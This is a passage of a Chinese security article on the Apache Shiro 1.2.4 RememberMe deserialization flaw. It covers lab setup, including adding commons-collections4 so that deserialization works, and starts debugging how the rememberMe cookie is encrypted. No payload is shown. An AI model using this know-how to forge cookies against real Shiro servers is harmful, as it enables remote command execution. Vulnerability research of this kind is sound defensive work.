Apache Shiro 反序列化之殇

原创先锋情报站 酒仙桥六号部队
2020-08-17原文

这是 **酒仙桥六号部队** 的第 **61** 篇文章。

全文共计3454个字，预计阅读时长12分钟。

前言

Shiro RememberMe RCE是护网常见的漏洞，因RememberMe值加密的原因，自带绕waf特性，安服仔使用起来极其舒适，之前也看过一些大佬们写的漏洞分析，看完之后有点疑问，比如，大佬说偶然发现这个iv并没有真正使用起来，加密模式是AES/CBC的，在安服仔印象中该模式下必须要有iv值，iv值不可能没有使用，因此安服仔决定当一次(实习)研究仔去调试一次，解决我的疑问，并记录。

简介

Apache Shiro是一款开源安全框架，提供身份验证、授权、密码学和会话管理。Shiro框架直观、易用，同时也能提供健壮的安全性。

Apache Shiro 1.2.4及以前版本中，加密的用户信息序列化后存储在名为remember-

me的Cookie中。攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令

下面我们从最开始的环境搭建开始进行研究并对问题进行解答。

环境搭建

Java: jdk1.8.0_121

Tomcat: 7.0.94


解压后进入shiro-shiro-root-1.2.4/samples/web

用IDEA加载，并设置pom.xml，指定jstl版本为1.2，增加commons-collections4，如下：

```
<dependencies>
        <dependency>
            <groupId>javax.servlet</groupId>
            <artifactId>jstl</artifactId>
      <!--  这里需要将jstl设置为1.2 -->
            <version>1.2</version>
            <scope>runtime</scope>
        </dependency>
.....


        <dependency>
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-collections4</artifactId>
```


```
        <version>4.0</version>
    </dependency>
</dependencies>
```

如果不指定jstl版本`<version>1.2</version>`，会报错误`The absolute uri: http://java.sun.com/jsp/jstl/core cannot be resolved in either web.xml or the jar files deployed with this application`，如下：




增加commons-collections4，是为了后面反序列化起来如喝水一般流畅。


接着设置run/debug configurations，添加本地tomcat环境。




部署war包：



设置项目路径：




然后Run起来，访问http://192.168.43.30:8000/shirotest/，出现下图就证明环境是没问题。




漏洞分析


登陆时勾选`Remember Me`，



Cookie中会多一个`rememberMe`key，




而漏洞就是出现在`rememberMe`key中。



我们先来看下漏洞描述：Apache Shiro在CookieRememberMeManager.java中加密用户身份信息并序列化后存储在名为remember-me的Cookie中，攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令。

问题出现在

CookieRememberMeManager，这里我们将shiro的源码都下载下来（IDEA中点开Maven下的shiro包会提示Download Sources，点击即可下载），然后全局搜索下CookieRememberMeManager，如下：




Notice:


一定要下载shiro源码才能搜索到，IDEA目前还没有智能到可以直接重构已编译文件 的索引。

点进`CookieRememberMeManager`，打开IDEA的Structure选项卡，可以清晰的看出`CookieRememberMeManager`类的组成元素，根据名称与对应的代码，可以大概知道他们各自的功能。


然后这里我们先分析rememberMe是怎么加密的，我们通过IDEA的Find
Usage功能对rememberSerializedIdentity函数进行往上查找，发现其被`rememberIdentity`调用了。



接着再往上查找2层，找到了程序登陆成功的流程，如下：



我们在程序登陆成功处打个断点`org.apache.shiro.mgt.AbstractRememberMeManager#onSuccessfulLogin`，先来分析`rememberMe`值的加密过程，然后浏览器进行登陆账户`root/secret`，勾选上`RememberMe`的按钮，进行登陆，此时程序会停在断点处，如下：




在onSuccessfulLogin方法中，首先调用forgetIdentity方法来进行处理request和response请求，并在response中设置`rememberMe=deleteMe`的 Cookie。

在数据包中显示如下：

`Set-Cookie: rememberMe=deleteMe; Path=/shirotest; Max-Age=0; Expires=Mon, 13-Jul-2020 07:41:20 GMT`

这个不是关键 大家有兴趣可以自己跟一下。


然后判断有没有勾选`RememberMe`选项，这里我登陆时勾选了，因此`isRememberMe(token)`结果为true，F5进入`rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo)`函数。




该函数首先调用getIdentityToRemember函数来获取用户身份，

接着我们先跟进：


`rememberIdentity(org.apache.shiro.subject.Subject, org.apache.shiro.subject.PrincipalCollection)`函数。



